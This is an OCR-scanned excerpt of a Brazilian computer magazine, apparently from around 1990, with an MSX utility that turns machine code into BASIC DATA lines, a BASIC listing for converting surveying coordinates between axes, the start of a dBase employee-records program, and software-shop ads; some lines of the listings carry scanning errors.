Micro: MSX 1. / 2.

Memória: 64 Kbytes

Vídeo: P&B / Color

Linguagem: Basic

Requisitos: Drive

DATAGEN: Linhas DATA instantâneas

□ Ariel Callegario Gomes

É muito comum desenvolver rotinas em linguagem de máquina para serem usadas num programa em Basic no MSX. A maior dificuldade encontrada (depois de se escrever a rotina, é claro!) é passá-la para o programa Basic. É comum gravar a rotina em separado e carregá-la do Basic, só que isso prejudica a portabilidade do programa e aumenta o tempo de espera para os usuários da fita cassete.

O melhor (e mais comum) procedimento é colocar a rotina em linhas DATA, de onde é possível POKEá-la para a memória. Difícil é colocar os códigos nas linhas, pois é preciso copiá-los de alguma "debugagem" da rotina. No entanto, o computador pode fazer tudo isso sozinho, e com a vantagem de não cometer erros!

O programa destas páginas faz exatamente isso. Dadas as posições inicial e final (em hexadecimal) do bloco de memória onde está a rotina, ele cria as linhas DATA a partir do número 10 e com um incremento de 10, colocando 50 códigos por linha (em WIDTH 39 os códigos ficam arremados em colunas, melhorando a apresentação).

COMO PROCEDER

Digite e grave o programa carregador, rodando-o em seguida. Ele irá gravar o pro-

grama em sua forma binária. Para usá-lo, primeiro carregue a rotina que será passada para as linhas DATA, ou então faça a montagem na memória. É necessário saber o endereço inicial e final. Rode o DATAGEN com:

BLOAD "DATAGEN.BIN".R.

Ele perguntará os endereços e fará a transferência. É possível, então, renumerar as linhas e fazer o MERGE com o programa que deverá contê-las.

Você pode alterar facilmente o número da primeira linha e/ou do incremento. Em &hD85E está o número da linha (LSB), e em &hD860 o incremento (LSSB). O número de códigos por linha acha-se em &hD7CA. Caso você mude esses parâmetros, não se esqueça de regravar o programa com **BSAVE "DATAGEN.BIN",&hD760,&hD8B6**.

Como se vê, o programa está colocado entre os endereços &hD760 e &hD8B6. Não se pode, portanto, passar um bloco nesses endereços, pois na prática se estará passando o próprio DATAGEN. O jeito é carregar ou montar a rotina com um offset, e fazer a transferência usando os novos endereços.

O que o programa faz na realidade é muito simples: primeiro recebe os endere-

ços inicial e final, comparando-os para ver se o inicial não é maior que o final. Depois, coloca na memória, a partir do endereço &h8001, os códigos de início de linha e da instrução DATA. A seguir pega o primeiro código da rotina, transforma-o em uma string de dois caracteres, coloca-o após a instrução DATA, adiciona o código de uma vírgula e repete o processo, pegando outro código da rotina. Depois de colocados 50 códigos são inseridos os códigos de final de programa.

A rotina que faz a transformação do número hexadecimal para a string de dois caracteres é bem semelhante àquela publicada em MS 78, na série de artigos "Programação Z80".

Duas alterações interessantes no programa seriam a leitura da rotina direto de sua montagem em disco e a adição dos códigos do *loop* que faz o pokeamento das linhas DATA na memória. Se isto soar como um desafio para você, sintá-se à vontade para implementá-las.

ARIEL CALLEGARIO GOMES é técnico em Química e possui um MSX e um PC XT. Programa em Basic, Pascal e Assembler.



**CLASSIC
SOFT**

MSX

CLASSIC SOFT MSX
Rua João Cordeiro, 489 - Freguesia do Ó
São Paulo - Capital - CEP 02960
FONE (011)875-4644

JOGOS PARA MSX 1 E 2
MEGAROM E APLICATIVOS

JOGOS E APLICATIVOS

- TEMOS MAIS DE 2.000
- OS MELHORES DO MERCADO
- COLEÇÃO COMPLETA
- OS ÚLTIMOS LANÇAMENTOS
- VINDOS DA EUROPA

AMIGA

TEMOS JOGOS E APLICATIVOS

SOLICITE NOSSO CATÁLOGO
GRÁTIS
GARANTIMOS TOTALMENTE
NOSSOS PRODUTOS

ATENDEMOS
TODO O
BRASIL

Conversor de coordenadas entre dois eixos

Micro: MSX 1. / 2.

Memória: 64 Kbytes

Vídeo: P&B / Color

Linguagem: Basic

Requisitos: Impressora (opcional)

□ *Francisco José Andrade Nogueira*

COMO FUNCIONA O PROGRAMA

Todo o profissional que trabalha com Topografia já teve problemas de transformar coordenadas de um eixo para outro. Bem, se este é o seu caso, o programa aqui apresentado resolverá fácil e rapidamente este problema que demanda muito tempo e que, por ser bastante cansativo, origina muitos erros, exigindo, conseqüentemente novos cálculos.

Vamos descrever sucintamente o problema. Estamos trabalhando com um eixo de coordenadas arbitrárias que

denominamos EIXO ANTIGO (ver figura 1.a). Um dos motivos para o uso de coordenadas arbitrárias pode ter sido não termos ainda as coordenadas de marcos oficiais ou talvez para acelerarmos os serviços de escritório, independentemente dos trabalhos desenvolvidos no campo. Só que o trabalho final é exigido em coordenadas de uma rede de marcos oficiais que aqui chamaremos de EIXO NOVO (ver figura 1.b). Na figura 1.c temos a descrição do problema e da

solução em termos matemáticos. O leitor que trabalha (ou não) com Topografia constatará que nesta figura usamos o conhecimento de Geometria Analítica e que no programa desenvolvido utilizamos o conceito de Topografia. Melhor esclarecendo, o eixo-x em matemática é a referência para a medição dos ângulos e em Topografia os ângulos são definidos pelos azimutes com a origem no eixo-N. Isto é necessário para que possamos transformar, sem nenhum problema de sinal, as coordenadas em qualquer dos quatro quadrantes. Os eixos X e Y na Matemática correspondem aos eixos E e N na Topografia, respectivamente.

Precisamos saber as coordenadas de dois pontos em cada um dos dois sistemas (EIXO ANTIGO e EIXO NOVO), que denominamos dados iniciais. Com estes dados definidos a translação (A e B) e a rotação (θ) entre os dois eixos. É importante frisar que estes dois pontos têm que ser os mesmos nos dois eixos. Isto deve acontecer para que a distância entre eles em cada sistema seja a mesma, caso contrário, o programa apresentará a diferença entre as distâncias que correspondem à magnitude do erro que poderá ser encontrado nas novas coordenadas. Na ver-




Figura 1

dade este erro será o valor máximo se os pontos que foram digitados estiverem na região entre os pontos iniciais. Se estiverem fora, o erro será muito maior. Se a distância apresentada no vídeo for extremamente grande, fatalmente terão sido digitados dados errados para os pontos iniciais, que poderão ser corrigidos mais tarde.

PRECISÃO DOS VALORES CALCULADOS

O programa apresentado foi desenvolvido em um MSX, de modo que possa ser facilmente modificado para o Ba-

sic de outro micro. Caso o leitor possua um micro de outra família, deve se preocupar em saber a precisão das funções trigonométricas. No MSX estas funções têm precisão dupla o que acarreta resultados confiáveis. No caso, por exemplo, da linha TRS-80, as funções trigonométricas são de precisão simples e, dependendo da quantidade de algarismos significativos das coordenadas do EIXO ANTIGO, serão obtidos valores com erros muito grandes. A bem da verdade, este erro não é só culpa da precisão das funções trigonométricas, mas também da transformação das coordenadas retangulares em coordenadas polares no EIXO ANTIGO onde é obtido um raio polar muito grande. Deste raio polar, com valor alto, multiplicado pelo seno e pelo cosseno, resultarão valores pouco confiáveis, caso as funções trigonométricas sejam de precisão simples.

No entanto o problema pode ser facilmente resolvido fazendo uma translação 'extra' dos eixos E e N do EIXO ANTIGO. Para que o leitor e/ou usuário da linha TRS-80 possa entender facilmente esta afirmação, a seguir vamos alterar o programa onde for necessário, para que este problema seja solucionado.

AÇÕES NECESSÁRIAS PARA O PROGRAMA RODAR EM UM MICRO DA LINHA TRS-80

A linha 50 deve ser suprimida.

As impressões através do posicionamento do LOCATE devem ser modificadas para o PRINT^a.

Modificar ou criar as seguintes linhas:

1030 DEFDBL A-Z

4015 D1=INT(E1/1000)*1000:D2=INT(N1/1000)*1000

4130 D=SQR((E1-D1)*(E1-D1)+(N1-D2)*(N1-D2))

4135 DE=E1-D1:DN=N1-D2:GOSUB 100

4185 E=EA(I)-D1:N=NA(I)-D2

4190 D=SQR(E*E+N*N)

4195 DE=E:DN=N:GOSUB 100

Na linha 4015, os valores D1 e D2 correspondem à translação 'extra' comentada anteriormente e que resolve o problema da precisão.

Como o número de linhas e colunas nas duas famílias de micros são diferentes, a impressão na tela do TRS-80 deve ser modificada para um melhor aproveitamento da mesma. Isto não é obrigatório, mas acarretará apresentar menos linhas-detalhe a cada vez.

De qualquer modo a linha 5290 deve ser modificada pois o operador MOD não é implementado no TRS-80 e ficará com a seguinte forma:

5290 IF I/3-INT(I/3)=0 OR I=NP% THEN PRINT STRING\$(40;);:GOSUB 400

A adaptação da impressão na tela do TRS-80 é bastante

simples sendo suficiente copiar as linhas de impressão na impressora (cabecalho e linha-detalhe) suprimindo apenas o L da função LPRINT e subtraindo o valor 12 das tabulações. Na linha 5290 o denominador (em I/3) pode ser aumentado para 6, o que acarretará a exibição na tela de 6 linhas-detalhe a cada vez.

CONSIDERAÇÕES FINAIS

Por fim, na figura 2 apresentamos um exemplo de impressão para que você possa verificar se o programa foi digitado corretamente.

Bem, espero que o programa para transformação de coordenadas facilite bastante o seu trabalho e quem sabe brevemente teremos novos programas sobre Topografia.

TRANSFORMAÇÃO DE COORDENADAS					
No.	PONTO	EIXO ANTIGO		EIXO NOVO	
		E (m)	N (m)	E (m)	N (m)
1	V 1	2256.936	4020.356	701484.387	7493983.256
2	V 2	2172.913	3972.141	701474.934	7493886.844
3	V 3	2126.111	3943.576	701471.061	7493832.151
4	V 4	2073.113	3912.232	701465.859	7493770.798
5	(A)	1910.998	4085.029	701231.070	7493738.948
6	(B)	2348.206	4287.365	701319.803	7494212.464

Figura 2 - impressão

NOTA: os dois últimos pontos (A) e (B) da 'Transformação de Coordenadas' são os pontos iniciais que definirão os dois eixos.

FRANCISCO JOSÉ ANDRADE NOGUEIRA é Engenheiro Civil, com curso de Técnico em Estradas e formado em Análise de Sistemas. Programa em dBase, Basic e Pascal.

• Programa: MUDAEIXO.BAS

```

10 ' **** MUDAEIXO.BAS ****
15 ' ** TRANSFORMAÇÃO DE COORDENADAS **
20 ' *** FRANCISCO JOSÉ A. NOGUEIRA ***
30 CLEAR 1000
50 KEY OFF
90 GOTO 1000
100 ' *** SUBROTINA CÁLCULO DE AZIMUTE ***
110 IF DN=0 AND DE>0 THEN AAZIM=PI/2:GOTO 170
120 IF DN=0 AND DE<0 THEN AAZIM=3*PI/2:GOTO 170
130 IF DE=0 AND DN>0 THEN AAZIM=0:GOTO 170
135 IF DE=0 AND DN<0 THEN AAZIM=PI:GOTO 170
140 ALFA=ATN(DE/DN)
150 IF DN<0 THEN AAZIM=ALFA+PI ELSE AAZIM=ALFA+2*PI
160 IF AAZIM>2*PI THEN AAZIM-AAZIM-2*PI
170 RETURN
300 ' *** CABEÇALHO - TELA ***
310 CLS:LOCATE 7,0:PRINT"TRANSFORMAÇÃO DE COORDENADAS"
320 PRINT:PRINTSTRING$(40,"-");
330 PRINT"N. NOME"TAB(12)"EIXO ANTIGO"TAB(28)"EIXO NOVO"
340 PRINTSTRING$(40,"-");
360 PRINT
370 RETURN
400 ' *** AGUARDA APERTAR TECLA ***
410 LOCATE 2,23:PRINT"DIGITE QUALQUER TECLA PARA CONTINUAR";
420 IF(7)=INKEY$:IF I*(7)="" THEN 420
430 RETURN
500 ' *** CABEÇALHO - IMPRESSORA ***

```

ESI ESCOLA SUPERIOR DE INFORMÁTICA

(021) 242-0083/242-8418

CURSOS PROFISSIONALIZANTES EM EQUIPAMENTOS PC XT/AT COM INSTRUTORES DE ALTO NÍVEL + RECURSOS AUDIOVISUAIS E MÉTODO EXCLUSIVO DE ENSINO.

FORMAÇÃO PROFISSIONAL EM PROGRAMAÇÃO E ANÁLISE DE SISTEMAS

- LINGUAGENS: BASIC, C, PASCAL, ASSEMBLER
- TÉCNICAS DE PROGRAMAÇÃO E PROJETOS ESTRUTURADOS
- TELEPROCESSAMENTO - REDES LOCAIS
- COBOL P/ SISTEMAS COMERCIAIS
- CURSOS DE EXTENSÃO

FORMAÇÃO DE USUÁRIOS

- INTRODUÇÃO, MS DOS E EDITORES DE TEXTO: WORDSTAR, CARTA CERTA, WORD
- BANCO DE DADOS dBASE III E PLANILHA DE CÁLCULOS LOTUS 1,2,3
- COMPUTAÇÃO GRÁFICA, CAD
- DESKTOP PUBLISHING
- APLICATIVOS ÁREA FINEIRA

TREINAMENTO GERENCIAL

- GERÊNCIA DE PEQUENOS CPDS
 - GERÊNCIA DE PROJETO DE SISTEMAS
 - INFORMÁTICA PARA EXECUTIVOS
 - COMO ADQUIRIR EQUIPAMENTOS E SOFTWARES
- SEMINÁRIOS**
CURSOS IN HOUSE EM TODO O BRASIL

VÁRIOS PLANOS DE PAGAMENTOS COM DESCONTOS PROGRESSIVOS • RIO DE JANEIRO • RUA DA LAPA, 180/12º (PRÓXIMO AO METRÔ)

```

510 LPRINT STRING$(5,10)
570 LPRINT TAB(16)CHR$(14)"TRANSFORMAÇÃO DE COORDENADAS"
580 LPRINT:LPRINT
590 LPRINTTAB(12)STRING$(63,"-")
600 LPRINTTAB(32)"EIXO ANTIQO"TAB(58)"EIXO NOVO"
610 LPRINTTAB(12)"No. PONTO "STRING$(49,"-")
620 LPRINTTAB(29)"E (m)"TAB(42)"N (m)"TAB(54)"E (m)"TAB(67)"N (m)"
630 LPRINTTAB(12)STRING$(63,"-")
640 RETURN
700 ' *** ERRO DE ENTRADA DE PONTOS OU DE DEFINIÇÃO DO EIXO ***
710 CLS:PRINT:PRINT"ATENCAO !!!"
720 PRINT:PRINT"A diferenca da distancia entre os dois pontos nos dois eixos va
let:"
730 PRINTUSING" => #####.### m.":ABS(DI-DI)
740 PRINT:PRINT"Verifique depois se nao houve erro de entrada dos pontos inici
ais."
750 PRINT:PRINT"Caso nao mude os valores, o programa calculara as novas coor
denadas com erros ate este valor."
760 GOSUB 400
770 RETURN
1000 CLS:TEMPO$(0)="0":TEMPO$(1)=TEMPO$(0):TEMPO$(4)=TEMPO$(0)
1010 LOCATE 6,5:PRINT"TRANSFORMAÇÃO DE COORDENADAS"
1020 LOCATE 15,8:PRINT"Versao 1.0":LOCATE 18,10:PRINT"1990"
1040 DEFINIT K,L
1050 FOR K=1 TO 2000:NEXT
1060 CLS
1070 PRINT:PRINTTAB(7)"ENTRADA DOS DADOS INICIAIS"
1090 PRINT:PRINTTAB(5)"PONTO A"TAB(25)"PONTO B"
1100 IF TEMPO$(1)>TEMPO$(0) THEN 1250
1110 PRINT:INPUT"Qual a ordenada(N) do eixo antigo do ponto A":E1
1120 IF TEMPO$(1)>TEMPO$(0) THEN 1250
1130 PRINT:INPUT"Qual a abscissa(E) do eixo antigo do ponto B":E2
1140 IF TEMPO$(1)>TEMPO$(0) THEN 1250
1150 PRINT:INPUT"Qual a ordenada(N) do eixo antigo do ponto B":N2
1160 IF TEMPO$(1)>TEMPO$(0) THEN 1250
1170 PRINT:INPUT"Qual a abscissa(E) do eixo novo do ponto A":E3
1180 IF TEMPO$(1)>TEMPO$(0) THEN 1250
1190 PRINT:INPUT"Qual a ordenada(N) do eixo novo do ponto A":N3
1200 IF TEMPO$(1)>TEMPO$(0) THEN 1250
1210 PRINT:INPUT"Qual a abscissa(E) do eixo novo do ponto B":E4
1220 IF TEMPO$(1)>TEMPO$(0) THEN 1250
1230 PRINT:INPUT"Qual a ordenada(N) do eixo novo do ponto B":N4
1235 IF TEMPO$(1)>TEMPO$(0) THEN 1250
1240 TEMPO$(1)="1"
1250 CLS
1260 LOCATE 13,1:PRINT"DADOS INICIAIS"
1270 LOCATE 15,3:PRINT"EIXO ANTIQO"
1280 PRINT:PRINTTAB(5)"PONTO A"TAB(25)"PONTO B"
1290 PRINT:PRINTUSING"1. E = #####.###":E1
1300 PRINTTAB(20)USING"3. E = #####.###":E2
1310 PRINTUSING"2. N = #####.###":N1
1320 PRINTTAB(20)USING"4. N = #####.###":N2
1330 PRINT:PRINTTAB(15)"EIXO NOVO"
1340 PRINT:PRINTTAB(5)"PONTO A"TAB(25)"PONTO B"
1350 PRINT:PRINTUSING"5. E = #####.###":E3
1360 PRINTTAB(20)USING"7. E = #####.###":E4
1370 PRINTUSING"6. N = #####.###":N3
1380 PRINTTAB(20)USING"8. N = #####.###":N4
1390 PRINT:PRINT"Dados corretos (S/N)?"
1400 I$(1)=INKEY$:IF I$(1)="" THEN 1400
1410 IF I$(1)="" OR I$(1)="" THEN 1470
1420 IF I$(1)="" OR I$(1)="" THEN 1430 ELSE 1400
1430 PRINT:PRINT"Qual o dado a corrigir (1 a 8)?"
1440 I$(2)=INKEY$:IF I$(2)="" THEN 1440
1450 IF I$(2)="" OR I$(2)="" THEN 1440
1460 ON VAL(I$(2)) GOTO 1090,1110,1130,1150,1170,1190,1210,1230
1470 DI=SQR((E2-E1)*(E2-E1)+(N2-N1)*(N2-N1))
1480 DF=SQR((E4-E3)*(E4-E3)+(N4-N3)*(N4-N3))
1490 IF ABS(DF-DI)>.01 THEN GOSUB 700
1500 IF TEMPO$(4)>TEMPO$(0) THEN 3000
2000 CLS:TEMPO$(2)="2":TEMPO$(4)=TEMPO$(2)
2010 LOCATE 4,1:PRINT"ENTRADA DE PONTOS DO EIXO ANTIQO"
2020 PRINT:INPUT"Qual o numero de pontos (max. 40)":NPX
2030 IF NPX<0 OR NPX>40 THEN PRINT"O numero de pontos deve estar entre 0 e 40.":
GOTO 2020
2040 DIM EA(NPX+2),NA(NPX+2),EN(NPX+2),NN(NPX+2),NOME$(NPX+2)
2042 PI=3.141592654#
2050 FOR I=1 TO NPX
2060 CLS:TEMPO$(3)=TEMPO$(2)
2070 PRINT:PRINT"DADOS ENTRADA DO PONTO"TAB(10)"DO EIXO ANTIQO"
2080 PRINT:PRINT"Qual o nome do ponto":PRINTUSING"###":I:PRINT"(max. 6 caract-
eres)":INPUT NOME$(I)
2090 IF LEN(NOME$(I))>6 THEN PRINT"Maximo 6 caracteres.":GOTO 2080
2100 IF TEMPO$(3)>TEMPO$(2) THEN 2160
2110 PRINT:PRINT"Qual a abscissa(E) do ponto":INPUT EA(I)
2120 IF TEMPO$(3)>TEMPO$(2) THEN 2160
2130 PRINT:PRINT"Qual a ordenada(N) do ponto":INPUT NA(I)
2150 TEMPO$(3)="3"
2160 CLS
2170 PRINTTAB(5)"DADOS DO PONTO"TAB(10)"DO EIXO ANTIQO"
2180 PRINT:PRINT"1. NOME = "NOME$(I)
2190 PRINTUSING"2. E = #####.###":EA(I)
2200 PRINTUSING"3. N = #####.###":NA(I)
2210 PRINT:PRINT"Dados corretos (S/N)?"
2220 I$(3)=INKEY$:IF I$(3)="" THEN 2220
2230 IF I$(3)="" OR I$(3)="" THEN 2300
2250 IF I$(3)="" OR I$(3)="" THEN 2260 ELSE 2220
2260 PRINT:PRINT"Qual o dado a corrigir (1,2 ou 3)?"
2265 I$(4)=INKEY$:IF I$(4)="" THEN 2265
2270 IF I$(4)="" OR I$(4)="" THEN 2270
2280 ON VAL(I$(4)) GOTO 2060,2110,2130
2300 IF TEMPO$(4)>TEMPO$(2) THEN 3000
2310 NEXT
3000 TEMPO$(4)="4":TEMPO$(5)=TEMPO$(4)
3005 CLS
3010 PRINT:PRINTTAB(10)"ESCOLHA A OPCAO"
3020 PRINT:PRINT"1. IMPRIMIR as coordenadas do EIXO NOVO"
3030 PRINT"2. CORRIGIR dados INICIAIS"
3040 PRINT"3. CORRIGIR dados de um ponto do EIXO ANTIQO"
3050 PRINT"4. NOVO calculo"
3060 PRINT"5. FIM de processamento"
3070 I$(5)=INKEY$:IF I$(5)="" THEN 3070
3080 IF I$(5)="" OR I$(5)="" THEN 3070
3090 ON VAL(I$(5)) GOTO 4000,1250,3300,3100,3200
3100 IF I$(5)="" THEN RUN
3200 IF I$(5)="" THEN CLS:END
3300 ' *** CORRIGIR PONTO ***
3310 CLS
3320 PRINT:INPUT"Qual o numero do ponto a corrigir":I
3330 IF I<0 OR I>NPX THEN PRINT"O numero deve estar entre 0 e":NPX:": GOTO 3320
4000 CLS:IF TEMPO$(5)>TEMPO$(4) THEN 4240
4010 LOCATE 13,9:PRINT"AGUARDE CALCULOS"
4020 ' *** CALCULO DO AZIMUTE INICIAL ***
4030 DE=E2-E1:DN=N2-N1
4040 GOSUB 100
4050 AZIM=AAZIM
4060 ' *** CALCULO DO AZIMUTE FINAL ***
4070 DE=E4-E3:DN=N4-N3
4080 GOSUB 100
4090 AZIM=AAZIM
4100 ' *** CALCULO DO DESLOCAMENTO ANGULAR ***
4110 BETA=AZIM-AAZIM
4120 ' *** CALCULO DO DESLOCAMENTO LINEAR ***
4130 D=SQR(E1*E1+N1*N1)
4135 DE=E1:DN=N1:GOSUB 100
4140 TETA=AAZIM
4150 A=D*SIN(TETA-BETA)-E3
4160 B=D*COS(TETA-BETA)-N3
4170 ' *** CALCULO DAS COORDENADAS DO EIXO NOVO ***
4180 FOR I=1 TO NPX
4190 D=SQR(EA(I)*EA(I)+NA(I)*NA(I))
4195 DE=EA(I):DN=NA(I):GOSUB 100
4200 TETA=AAZIM
4210 EN(I)=D*SIN(TETA-BETA)-A
4220 NN(I)=D*COS(TETA-BETA)-B
4230 NEXT
4240 CLS:TEMPO$(5)="5"
4250 LOCATE 11,2:PRINT"ESCOLHA A IMPRESSAO"
4260 PRINT:PRINT"1. Impressao na TELA"
4270 PRINT:PRINT"2. Impressao na IMPRESSORA"
4280 I$(6)=INKEY$:IF I$(6)="" THEN 4280
4290 IF I$(6)="" OR I$(6)="" THEN 4280
4300 ON VAL(I$(6)) GOTO 5000,6000
5000 ' *** IMPRESSAO NA TELA ***
5010 LDET=0
5020 FOR I=1 TO NPX
5200 ' *** LINHA DETALHE - TELA ***
5210 LDET=LDET+1
5220 IF LDET=1 THEN GOSUB 300
5230 PRINT:PRINTUSING"###":I
5240 PRINTTAB(3):NOME$(I)
5250 PRINTTAB(9)USING"E = #####.###":EA(I)
5260 PRINTTAB(25)USING"E = #####.###":EN(I)
5270 PRINTTAB(9)USING"N = #####.###":NA(I)
5280 PRINTTAB(25)USING"N = #####.###":NN(I)
5290 IF I MOD 5=0 OR I=NPX THEN PRINTSTRING$(40,"-"):GOSUB 400
5320 NEXT
5340 GOTO 3005
6000 ' *** IMPRESSAO NA IMPRESSORA ***
6010 LDET=0
6020 CLS
6030 LOCATE 3,9:PRINT"Ajuste a impressora e digite ENTER"
6040 I$(8)=INKEY$:IF I$(8)="" THEN 6040
6050 IF I$(8)="" OR I$(8)="" THEN 6040
6060 CLS
6070 LOCATE 12,9:PRINT"AGUARDE IMPRESSAO"
6080 EA(NPX+1)=E1:NA(NPX+1)=N1:NOME$(NPX+1)=" (A)"
6090 EN(NPX+1)=E3:NN(NPX+1)=N3
6100 EA(NPX+2)=E2:NA(NPX+2)=N2:NOME$(NPX+2)=" (B)"
6110 EN(NPX+2)=E4:NN(NPX+2)=N4
6120 FOR I=1 TO NPX+2
6130 ' *** LINHA DETALHE - IMPRESSORA ***
6140 LDET=LDET+1
6150 IF LDET=1 THEN GOSUB 500
6160 LPRINTTAB(13)USING"###":I
6170 LPRINTTAB(19):NOME$(I)
6180 LPRINTTAB(27)USING"#####.###":EA(I)
6190 LPRINTUSING"#####.###":NA(I)
6200 LPRINTUSING"#####.###":EN(I)
6210 LPRINTUSING"#####.###":NN(I)
6220 NEXT
6230 LPRINTTAB(12)STRING$(63,"-")
6235 LPRINT:LPRINTTAB(13)"NOTA: Os dois ultimos pontos (A) e (B) sao os pontos i
niciais":LPRINTTAB(19)"que definiram os dois eixos.
6240 GOTO 3005

```

DESKTOP PUBLISHING:

Como escolher e implementar um sistema de editoração eletrônica; como obter os melhores resultados; dicas e truques.

TUDO PARA O SEU MSX1 E MSX2

EXPERT 1.2, PLUS E DDPLUS

O soft que você procura a AVALLON têm!

GAMES

ÚLTIMOS LANÇAMENTOS

GHOST TIME, AMC 2, CORSARIO 2, JUNGLE WARRIOR, RAMWAR, MECOM AMO DEL MUNDO, PALACE, MACH 3, OMEGA 2, WAR IN MIDDLE EARTH, DRAGON NINJA +, FANTAZY ZONE, MEGANOVA, VAXOL, FINAL ZONE...

MSX 2 E MEGARAM

BURAI, PLATOON, SKY LASER, RUNE MASTER 2, EGGERLAND 2, RUNE WORTH, CRACK 1, QUARTH, KAITOI, R-TYPE 2, WAR OF DEAD 2, IFR-FLY, THEXDER 2, TRIANGLE STAR, SHANGAI 2, AYDOCKS, MAGIC OF OZ REVIVER, YELLOW SUBMARINE, FANTASM SOLDIER 2, YS 3...

E MAIS...

JOGOS DESPORTIVOS, CORRIDAS, DESAFIOS, LUTAS, AVENTURAS, AÇÃO E TIRO, EROTICOS, ESPACIAIS, SIMULADORES, CARTAS...

APLICATIVOS PROFISSIONAIS:

Banco de dados, Planilha de cálculos, Mala Direta, Agenda, Contabilidade, Fichários, Controle de estoque, Editores de texto, Cálculos Estruturais...



AVALLON
THE WORLD OF THE MSX

GRAVAÇÕES GARANTIDAS EM DISQUETES 5 1/4 (360 E 720KB) E 3 1/2.

UTILITÁRIOS PARA MSX 2 LANÇAMENTOS:

SYNTH SAURUS, GRAPH SAURUS, SUBTITTLER, EROTIC SCREENS (1 TO 4), SEX MOVIE (1 TO 4), AMIGA DIGI-SCREEN, PC ENGINE DIGI-SCREEN (1 TO 3), TOPGUN DIGI-SCREEN, TURBOCOPY SMA...

LINGUAGENS E COMPILADORES:

C (ASCII), C (Library), C (AZTEC), Turbo Pascal, Cobol 80, Micro Prolog, MON 80, GEN 80, ED 80, Modula 2, Mu Lisp, Simple Hot-Asm, Mega Assembler Forthran...
Importante: Acompanham manuais e disquetes.



PAGE PRO (DESK TOP)

Sistema de edição de páginas ilustradas para MSX 2 com dezenas de SHAPES e ALFABETOS prontos, traduzido e adaptado para impressoras padrão Epson. Acompanha manual. Disponível em 360Kb e 720Kb. Ligue já e faça o seu pedido!

AINDA:

Sistemas Gráficos em geral, Editores Musicais, DOS, Copiadores diversos... Temos o programa certo para voce acertar na SENA e na LOTO.



E MUITO MAIS VOCÊ ENCONTRARÁ EM NOSSO CATALOGO. PEÇA-O POR CARTA: E GRATIS!

MSX PERIFÉRICOS & SUPRIMENTOS MSX

TODOS COM 1 ANO DE GARANTIA • O MELHOR PREÇO • DIVERSAS PROMOÇÕES • PAGAMENTOS EM ATÉ 2 VEZES

- IMPRESSORAS (Também para PC e AMIGA):
ELGIN LADY 90 (Lançamento)
ELGIN LADY 80
GRAPHIX GLX-80
- BRINDE: 1 Editor de texto e 1 Editor Gráfico com manuais e disquetes.

DRIVE 5 1/4 DDX 360KB:

- CONFIGURAÇÃO:
• Drive 5 1/4 C/ 360KB
- Gabinete c/ fonte fria
- Interface 30F
- Cabo de ligação P/ 2 drives
- Manual

- Disquete c/ sistema operacional (DOS)
- Disquete c/ 20 jogos autoexecutáveis

- DRIVE 5 1/4 DDX 720KB: Grátis disquete c/ 20 Jogos
- DRIVE 3 1/2 DDX 720KB: Grátis disquete c/ 20 jogos
- DRIVE B (5 1/4 ou 3 1/2): Cobrimos qualquer oferta!

- MORY MAPPER: Cobrimos qualquer oferta! Grátis 6 Mapped-Games a escolher
- e mais: MICRO EXPERT PLUS, MONITOR GRADIENTE PLACA 80 COLUNAS, INTERFACE P/DRIVE, DISQUETES 5 1/4 E 3 1/2, CAPAS, PORTA DISQUETES (VÁRIOS TIPOS), REVISTA PARA MSX E AMIGA...

Despachamos nossos produtos para todo Brasil via Sedex ou transportadora com seguro.

Distribuidor autorizado MSX soft

MANUTENÇÃO

TODA A LINHA MSX E AMIGA: MICRO, DRIVE, IMPRESSORAS...



A única softhouse especializada na linha Commodore-Amiga em todo o Rio de Janeiro

SOFTWARE & HARDWARE

- Mais de 500 títulos disponíveis de software
- Últimos lançamentos em games e utilitários
- Sempre novidades
- Gravações garantidas
- Remetemos para todo o Brasil em 24 horas
- Peça já o nosso catálogo por carta. É grátis!

E MAIS: DIGITALIZADOR DE SONS (SAMPLER), INTERFACE MIDI, DRIVE 3 1/2, TV MODULADOR...

NOW

TRANSCODIFICAMOS SUA TV PARA RGB!

LANÇAMENTO EXCLUSIVO

AMIGA SOUNDS (V.1)
(1 HORA DE DELÍRIO E IMAGINAÇÃO)

A Avalon traz para você que aprecia um bom som e não conhece a capacidade do Amiga em gerar sons, as melhores trilhas sonoras, efeitos digitalizados e SFX de seus fantásticos games, gravados em fita cassete C-60 com o selo de garantia Avalon. Totalmente STEREO!

EXPANSÃO 512KB C/ CLOCK E MANUAL EM PROMOÇÃO ESPECIAL. CONSULTE-NOS



AVALLON INFORMÁTICA LTDA.
AV. ALMIRANTE BARROSO, 22 SALA 602 CENTRO - RIO DE JANEIRO - CEP.20031
AO LADO DO METRÔ CARIOCA
DAS 9:00 ÀS 19:00 Hs.

TEL: (021)262-1636

Para fazer o seu pedido basta ligar (021)262-1636, informar-se sobre o valor dos produtos desejados e como efetuar o depósito em nossa conta bancária.

Para fazer o seu pedido basta ligar (021)262-1636, informar-se sobre o valor dos produtos desejados e como efetuar o depósito em nossa conta bancária.

Mantenha sua empresa atualizada

PC

Micro: IBM PC / XT

Memória: 512 Kbytes

Vídeo: CGA

Linguagem: dBase III

Requisitos: Impressora

CADFUN: Cadastro de funcionários

□ *Vicente José Moredo*

O CADFUN v1.0 tem o objetivo de controlar o cadastro de funcionários de uma pequena empresa, ajudando o usuário a projetar salários, verificar reajustes e gerar relatórios dos funcionários a partir disto.

O programa é auto-explicativo, mas possui um HELP implementado pela tecla [F1] que generaliza as teclas de edição e escolha. As mensagens sob a tela também tornam o programa bastante compreensível.

A estrutura do banco de dados utilizado pelo programa está junto com a listagem do código-fonte. Tal estrutura pode ser criada com o dBase III ou com FoxBase+.

No menu principal existem 8 tópicos para executar as tarefas do programa. Vou explicá-las dirigindo-me ao usuário final para que este não tenha dúvida nenhuma a respeito do CADFUN v1.0.

1-CADASTRO DE FUNCIONÁRIOS

- Esta opção serve para inserir funcionários no cadastro. Ela pede as taxas de reajuste e automaticamente calcula as projeções de salários. Caso você tenha escolhido esta opção, por engano, para anulá-la basta teclar [°] no campo código e a tela do menu principal voltará a aparecer.

2-ALTERA REGISTRO DO CADASTRO


- Nesta opção o programa dispõe os dados de modo que estes fiquem totalmente à disposição do usuário como se fosse uma planilha eletrônica. Para alterar os dados deve-se teclar [ENTER] em cima da célula desejada.

Esta mudará a cor e então poderão ser feitas as alterações desejadas, notando que:

- Quando modificamos os campos salário anterior, salário atual, taxa de reajuste e taxa de projeção dos dados são recalculados instantaneamente
- O campo salário-projeção não pode ser alterado.
